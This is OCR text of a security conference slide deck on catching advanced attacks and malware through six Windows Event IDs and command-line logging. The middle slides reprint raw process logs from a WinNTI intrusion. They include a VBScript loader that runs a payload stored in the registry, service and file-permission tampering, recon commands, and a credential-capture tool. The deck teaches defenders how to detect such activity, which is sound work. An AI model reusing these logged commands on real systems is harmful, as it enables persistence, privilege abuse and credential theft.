Finding Advanced Attacks and Malware With Only 6 Windows EventID's

Michael Gough

Malware Archaeologist,
MalwareArchaeology.com

@HackerHurricane

Disclaimer

The information in this presentation and opinions are mine alone and do not reflect those of my current or past employers.

Disclaimer

During the course of this presentation, we may make forward looking statements regarding future events or the expected performance of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results could differ materially. For important factors that may cause actual results to differ from those contained in our forward-looking statements, please review our filings with the SEC. The forward-looking statements made in the this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, this presentation may not contain current or accurate information. We do not assume any obligation to update any forward looking statements we may make.

In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not, be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionality described or to include any such feature or functionality in a future release.

Agenda

- Introduction
- Real hacks caught in action, with logs!
- What can we do with logs?
  - Take away #1
- The 6 Event ID's everyone must monitor and alert on
  - Take away #2
- Enable command line logging
  - Take away #3
- Sample queries
  - Take away #4
- Resources
  - Take away #5
- Questions

Introduction

splunk>

Personal Introduction

- Michael Gough, Malware Archaeology
- Blue Team Ninja, Active Defense, Splunk Fu
- Consultant, Training, Incident Response
  - Malware Discovery Training Oct 5-6, Austin, TX. (SecureIdeas)
  - Malware Discovery Training Oct 14, Houston, TX. (HouSecCon)
  - Windows Logging Training Oct 16, Washington DC. (BSidesDC)
- Blog
  - HackerHurricane.com
- Twitter - @HackerHurricane
- Creator of the “Malware Management Framework”
- Creator of the “Windows Logging Cheat Sheet”
- Co-Creator of Log-MD
  - Log harvesting tool for malware analysis & incident response

Hackers, Malware and Logs

- I am a Logoholic
- I love malware, malware discovery, and malware management
- But once I find an infected system, what happened before I found it?
- Was there more than one system involved?
- Did the Malwarian do more?
- What behavior did the system or systems have after the initial infection?
- Logs are the perfect partner to malware!

Improving Security with Endpoint Data

- Endpoint data can help catch the hackers as they exploit a system or laterally move around your environment
- Endpoint data can dramatic improve information security program if enabled and configured of collection
- Endpoint data can help detect campaigns like WINNTI or lateral movement

So What is the Problem We are Trying to Solve?

You're Next

SONY

990,000

goodwill

Anthem

4.5 Million

CHS Community Health Systems

97,000

OpenSSL

Bugzilla TRACKING SYSTEM

40+70 Million
~ $758 Mil

56 Mil

THE HOME DEPOT

UNITED STATES OFFICE OF PERSONNEL MANAGEMENT

76 Mil + 8 Mil

JPMorganChase

TBD

1000+ Businesses

Backoff:
New Point of Sale Malware
31 July 2014

395 Stores

DQ

??????

kmart

TARGET

40 Million

SUPERVALU

60,000 alerts

550,000

SPEC'S WINES, SPIRITS & FINER FOODS

3 Million

Michaels
Where Creativity Happens

105k trans

ups

4.9 Million

TRICARE

76,000

mozilla

145 Million

ebay

25,000

USIS

35,000

Neiman Marcus

650k - 2010

PADDYPOWER.

AMERICAN EXPRESS

670,000

WYNDHAM Hotels and Resorts

20,000

4.03 Million

Advocate Medical Group

1900 locations

Delaware Restaurant Association

33 locations

P.F. CHANG'S CHINA BISTRO

NRC·CNRC From Discovery to Innovation...

Citigroup, E*Trade Financial Corp., Regions Financial Crop, HSBC Holdings and ADP


So Why Listen to Me?


- I have been there
- In the worst way
- Found malware quickly
- Discovered 10 months before the Kaspersky report
- Need more… ***Who, What, Where, When*** and ***How***
- Found logs were not fully enabled or configured and couldn't get the data we needed
- Once the logs from endpoints were enabled and configured, we saw all kinds of cool stuff, it showed the ***How*** that we ALL NEED
  - "The Windows Logging Cheat Sheet"


Real Hacks Caught In Action


splunk>


Commodity Malware in the Raw Logs













Catch PowerShell Logging bypass



You Could Catch CryptoLocker



Walk Through of WinNTI – What it Did

- 1st Slide
  - Launch part of the malware(s)
  - Hide malware payload in the Registry
  - Modify an existing service to call malware
- 2nd Slide
  - Check the service
  - Modify permissions of the malware
  - Push out malware Using CMD Shell and Cscript
- 3rd Slide
  - Updating registry settings
  - Push out the registry changes
  - Change permissions on changed files
- 4th Slide
  - A little Recon
  - Push malware to terminal services
  - Query the users
- 5th Slide
  - Capture THEIR credentials

1 – Malware Infection

2014-12-31 16:14:51	"C:\Program Files (x86)\McAfee\VirusScan Enterprise\x64\scan64.exe" /getengineversion64
2014-12-31 16:18:10	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
2014-12-31 16:18:10	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
2014-12-31 16:18:48	\??\C:\Windows\system32\conhost.exe 0xffffffff
2014-12-31 16:18:48	cmd /c echo On Error Resume Next:set arg=wsh.arguments:if arg.count=0 Then:wsh.quit:End If:rc=^"^":Set R=GetObject(^"winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegProv^"):If R.GetMultiStringValue(^&H80000002,arg(0),arg(1),avs) =0 Then:For Each av In avs:rc=rc^&av^&vbCrLf:Next:execute(rc):End If> C:\\Windows\\TEMP\\NetFxupdate.ax
2014-12-31 16:18:49	cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients putfile "c:\\users\\public\\64.dll"
2014-12-31 16:18:49	\??\C:\Windows\system32\conhost.exe 0xffffffff
2014-12-31 16:18:49	cmd /c cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients putfile "c:\\users\\public\\64.dll"
2014-12-31 16:18:54	"C:\Windows\system32\SearchFilterHost.exe" 0 568 572 580 65536 576
2014-12-31 16:18:54	"C:\Windows\system32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe6_ Global\UsGthrCtrlFltPipeMssGthrPipe6 1 -2147483646 "Software\Microsoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Search 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon"
2014-12-31 16:19:11	\??\C:\Windows\system32\conhost.exe 0xffffffff
2014-12-31 16:19:11	cmd /c echo On Error Resume Next:set arg=wsh.arguments:if arg.count=0 Then:wsh.quit:End If:rc=^"^":Set R=GetObject(^"winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegProv^"):If R.GetMultiStringValue(^&H80000002,arg(0),arg(1),avs) =0 Then:For Each av In avs:rc=rc^&av^&vbCrLf:Next:execute(rc):End If> C:\\Windows\\TEMP\\NetFxupdate.ax
2014-12-31 16:19:19	C:\Windows\system32\net1 stop wercplsupport /y
2014-12-31 16:19:19	net stop wercplsupport /y
2014-12-31 16:19:19	cmd /c pushd "c:\windows\web"&&net stop wercplsupport /y
2014-12-31 16:19:19	cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&net stop wercplsupport /y"

Malware Launch

Hide malware in Registry

Modify Service

2 – Escalate Permission – Obvious NOT Your Admin

2014-12-31 16:19:19	cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&net stop wercplsupport /y"
2014-12-31 16:19:19	\??\C:\Windows\system32\conhost.exe 0xffffffff
2014-12-31 16:19:19	cmd /c cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&net stop wercplsupport /y"
2014-12-31 16:19:37	sc query wercplsupport
2014-12-31 16:19:37	cmd /c pushd "c:\windows\web"&&sc query wercplsupport
2014-12-31 16:19:37	cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&sc query wercplsupport"
2014-12-31 16:19:37	\??\C:\Windows\system32\conhost.exe 0xffffffff
2014-12-31 16:19:37	cmd /c cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&sc query wercplsupport"
2014-12-31 16:20:14	cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&takeown.exe /f C:\Windows\syswow64\qwave.dll"
2014-12-31 16:20:14	\??\C:\Windows\system32\conhost.exe 0xffffffff
2014-12-31 16:20:14	cmd /c cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&takeown.exe /f %systemroot%\syswow64\qwave.dll"
2014-12-31 16:20:15	takeown.exe /f C:\Windows\syswow64\qwave.dll
2014-12-31 16:20:15	cmd /c pushd "c:\windows\web"&&takeown.exe /f C:\Windows\syswow64\qwave.dll
2014-12-31 16:20:21	cacls C:\Windows\syswow64\qwave.dll /g everyone:f
2014-12-31 16:20:21	C:\Windows\system32\cmd.exe /S /D /c" echo y"
2014-12-31 16:20:21	cmd /c pushd "c:\windows\web"&&echo y| cacls C:\Windows\syswow64\qwave.dll /g everyone:f
2014-12-31 16:20:21	cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&echo y| cacls C:\Windows\syswow64\qwave.dll /g everyone:f"
2014-12-31 16:20:21	\??\C:\Windows\system32\conhost.exe 0xffffffff
2014-12-31 16:20:21	cmd /c cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&echo y| cacls %systemroot%\syswow64\qwave.dll /g everyone:f"
2014-12-31 16:20:56	cmd /c pushd "c:\windows\web"&&del C:\Windows\syswow64\qwave.dll
2014-12-31 16:20:56	cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&del C:\Windows\syswow64\qwave.dll"

Check the Service used

Modify Permissions

Push out malware using CMD Shell & CScript

Command Line Logging is Priority #1

2014-12-31 16:22:00	cmd /c pushd "c:\windows\web"&&echo hkey_local_machine\system\currentcontrolset\services\wercplsupport[19] >alg.ini
2014-12-31 16:22:00	cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&echo hkey_local_machine\system\currentcontrolset\services\wercplsupport[19] >alg.ini"
2014-12-31 16:22:00	\??\C:\Windows\system32\conhost.exe 0xffffffff
2014-12-31 16:22:00	cmd /c cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&echo hkey_local_machine\system\currentcontrolset\services\wercplsupport[19] >alg.ini"
2014-12-31 16:22:07	regini alg.ini
2014-12-31 16:22:07	cmd /c pushd "c:\windows\web"&&regini alg.ini
2014-12-31 16:22:07	cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&regini alg.ini"
2014-12-31 16:22:07	\??\C:\Windows\system32\conhost.exe 0xffffffff
2014-12-31 16:22:07	cmd /c cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&regini alg.ini"
2014-12-31 16:22:14	cmd /c pushd "c:\windows\web"&&del alg.ini
2014-12-31 16:22:14	cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&del alg.ini"
2014-12-31 16:22:14	\??\C:\Windows\system32\conhost.exe 0xffffffff
2014-12-31 16:22:14	cmd /c cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&del alg.ini"
2014-12-31 16:22:19	cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&attrib +a C:\Windows\syswow64\qwave.dll"
2014-12-31 16:22:19	\??\C:\Windows\system32\conhost.exe 0xffffffff
2014-12-31 16:22:19	cmd /c cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&attrib +a %systemroot%\syswow64\qwave.dll"
2014-12-31 16:22:20	attrib +a C:\Windows\syswow64\qwave.dll
2014-12-31 16:22:20	cmd /c pushd "c:\windows\web"&&attrib +a C:\Windows\syswow64\qwave.dll
2014-12-31 16:22:27	cacls C:\Windows\syswow64\qwave.dll /g everyone:r
2014-12-31 16:22:27	C:\Windows\system32\cmd.exe /S /D /c" echo y"

Update Registry

Change Registry Permissions

Change permissions on files

Bad Behavior Becomes Obvious

2014-12-31 16:41:21	netstat -an
2014-12-31 16:41:21	cmd /c pushd "c:\windows\web"&&netstat -an
2014-12-31 16:41:21	cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&netstat -an"
2014-12-31 16:41:21	\??\C:\Windows\system32\conhost.exe 0xffffffff
2014-12-31 16:41:21	cmd /c cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&netstat -an"
2014-12-31 16:42:22	reg query "hkey_current_user\software\microsoft\terminal server client\servers\
2014-12-31 16:42:22	cmd /c pushd "c:\windows\web"&&reg query "hkey_current_user\software\microsoft\terminal server client\servers\
2014-12-31 16:42:22	cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&reg query ~~~hkey_current_user\software\microsoft\terminal server client\servers\ mx0 /~~~"
2014-12-31 16:42:22	\??\C:\Windows\system32\conhost.exe 0xffffffff
2014-12-31 16:42:22	cmd /c cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&reg query ~~~hkey_current_user\software\microsoft\terminal server client\servers\ ~~~"
2014-12-31 16:42:30	reg query "hkey_current_user\software\microsoft\terminal server client\servers"
2014-12-31 16:42:30	cmd /c pushd "c:\windows\web"&&reg query "hkey_current_user\software\microsoft\terminal server client\servers"
2014-12-31 16:42:30	cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&reg query ~~~hkey_current_user\software\microsoft\terminal server client\servers~~~"
2014-12-31 16:42:30	\??\C:\Windows\system32\conhost.exe 0xffffffff
2014-12-31 16:42:30	cmd /c cscript C:\\Windows\\TEMP\NetFxupdate.ax SOFTWARE\Clients read "pushd ~~~c:\windows\web~~~&&reg query ~~~hkey_current_user\software\microsoft\terminal server client\servers~~~"
2014-12-31 16:42:42	"C:\Windows\system32\quser.exe"
2014-12-31 16:42:42	query user
2014-12-31 16:42:42	cmd /c pushd "c:\windows\web"&&query user

Doing Recon

Going after Terminal Services

Query Users

Can Even Capture Their Credentials

	_time	host	ProcessId	User	Image	CommandLine
1	12/31/14 4:32:00.000 PM		2464	SYSTEM NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe	\??\C:\Windows\system32\conhost.exe "-18292005601517109858-162684978203
2	12/31/14 4:32:00.000 PM		4632	SYSTEM NT AUTHORITY\SYSTEM	C:\Windows\system32\cmd.exe	cmd
3	12/31/14 4:30:55.000 PM		2760	SYSTEM NT AUTHORITY\SYSTEM	c:\perflogs\c.exe	c -c 192.168.13.138:445 -p samsung -a
4	12/31/14 4:30:43.000 PM		2896	SYSTEM NT AUTHORITY\SYSTEM	c:\perflogs\c.exe	c -c 192.168.13.138:445 -p samsung
5	12/31/14 4:30:19.000 PM		4412	SYSTEM NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe	\??\C:\Windows\system32\conhost.exe "20260495162059835587152888237461 3
6	12/31/14 4:30:19.000 PM		1848	SYSTEM NT AUTHORITY\SYSTEM	C:\Windows\system32\cmd.exe	cmd
7	12/31/14 4:02:14.000 PM		2792	SYSTEM NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe	\??\C:\Windows\system32\conhost.exe "-1758515772-4658970925461711341567
8	12/31/14 4:02:14.000 PM		1816	SYSTEM NT AUTHORITY\SYSTEM	C:\Windows\system32\ceipdata.exe	C:\Windows\system32\ceipdata.exe

Caught THEIR Credentials!

So What Did WinNTI Do?

	4688	7045	4624	4663	5156	7040	5140
1st Slide							
– Launch part of the malware(s)	✓						
– Hide malware payload in the Registry	✓			✓			
– Modify an existing service to call malware						✓	
2nd Slide							
– Check the service	✓					✓	
– Modify permissions of the malware	✓		✓				
– Push out malware Using CMD Shell and Cscript	✓			✓			✓
3rd Slide							
– Updating Registry settings	✓			✓			
– Push out the Registry changes	✓			✓			
– Change permissions on changed files	✓				✓		
4th Slide							
– A little Recon	✓				✓		
– Push malware to Terminal Services	✓	✓	✓				✓
– Query the users	✓		✓				
• 5th Slide							
– Capture THEIR credentials	✓				✓		

What Can We Do With Logs?

splunk>

So What Can We Do With Logs?

- More than you would have ever guessed
- Not only detect Target, Neiman Marcus, Michael's retail BackOff malware
- But also government sponsored malware like Regin, Cleaver, Stuxnet, Duqu, Flamer, etc.
- Yes, even the really bad stuff like WINNTI, well good stuff to me ;-)


- IF… you know what to look for

Improve Security with Endpoint Data

- Great coverage with 6 events per system, not 60,000 alerts like we heard the retailers had
- If you get 6, then 12, then 18 alerts… you should be kicking into Incident Response mode
- Of course there are more, but this is where to start

FREE - The Windows Logging Cheat Sheet

- 6 Pages on Windows logging
- Details on how configure Windows logging and auditing
- Found at:
  - MalwareArchaeology.com



WINDOWS LOGGING CHEAT SHEET - Win 7/Win 2008 or later

This "**Windows Logging Cheat Sheet**" is intended to help you get started setting up basic and necessary Windows Audit Policy and Logging. By no means is this list extensive; but it does include some very common items that should be enabled, configured, gathered and harvested for any Log Management Program. Start with these settings and add to it as you understand better what is in your logs and what you need.

Malware Archaeology

DEFINITIONS:

ENABLE: Things you must do to enable logging to start collecting and keeping events.

CONFIGURE: Configuration that is needed to refine what events you will collect.

GATHER: Tools/Utilities that you can use locally on the system to set or gather log related information – AuditPol, WEvtUtil, Find, etc.

HARVEST: Events that you would want to harvest into some centralized Event log management solution like syslog, SIEM, Splunk, etc.

RESOURCES: Places to get information on EventID's

The 6 Windows Event ID's Everyone Must Monitor and Alert On

splunk>

The SEXY Six

1. **4688/592** - New Process – Look for the obvious .EXE's cscript.exe, sysprep.exe, nmap.exe, nbtstat.exe, netstat.exe, ssh.exe, psexec.exe, psexecsvc.exe, ipconfig.exe, ping.exe OR powershell.exe (SET, MetaSploit) Of course, new odd .exe's
2. **4624/528 /540** - Some account logged in. What accounts did and what accounts at what times are normal?
3. **5140/560** - A share was accessed. They most likely connected to the C$ share.
4. **5156** – Windows Firewall Network connection by process. Can see the process connecting to an IP that you can use GEOIP to resolve Country, Region and City.
5. **7045/601** - A new service is installed. Static systems don't get new services except at patch time and new installs. Change Management anyone? This is a tell tail sign. 7040 is a change of state of a service, good too
6. **4663/567** - File auditing must be enabled on directories you want to monitor. The new files above would show up. Yes, there are ways to write to disk without Event logs being triggered in PowerShell and .NET, but this is rare and why monitoring PowerShell is important. 4657 will give more Registry details.

The SEXY Six – Summary

Win ID	What	Impact to Security	Activity detected
4688/592	New Process executed	Malware executed or malware actor trying to take action	New programs installed by attacker (not by user)
4624/528 /540	Some account logged in	Attacker authenticated to the endpoint	What accounts did and what accounts at what times are normal?
5140/560	A share was accessed	What endpoints were accessed	C$ share or File share accessed
5156	Windows Firewall Network connection by process	Command and Control or origin of attack	What application was used to communicate with external or internal IP
7045/601	Service added to the endpoint	Persistence to load malware on restart	Service added or modified
4663/567	File & Registry auditing	Modifications to the system that create holes or payloads used at a later time	Files added and Registry Keys added to audited locations

Steps You Will Need to Take

Check out the session: best practice on using the forwarder for security

- Enable Advanced Audit Policy in Windows
  - The "Windows Logging Cheat Sheet"
  - Audit Process Creation = Success — 4688
  - Audit Logon = Success & Failure — 4624
  - Audit File Share = Success — 5140
  - Audit File System = Success — 4663
  - Audit Registry = Success — 4663 & 4657
  - Audit Filtering Platform Connection = Success — 5156 (Any/Any min)
  - Services already captured by System Log — 7045 & 7040
- Enable and Configure to capture ***Process Command Line***
- Use the Splunk Universal Forwarder or Splunk Window Infrastructure App or syslog… to get data to central location
  - Modify the inputs.conf to blacklist or whitelist as needed

Enable Command Line Logging

splunk>

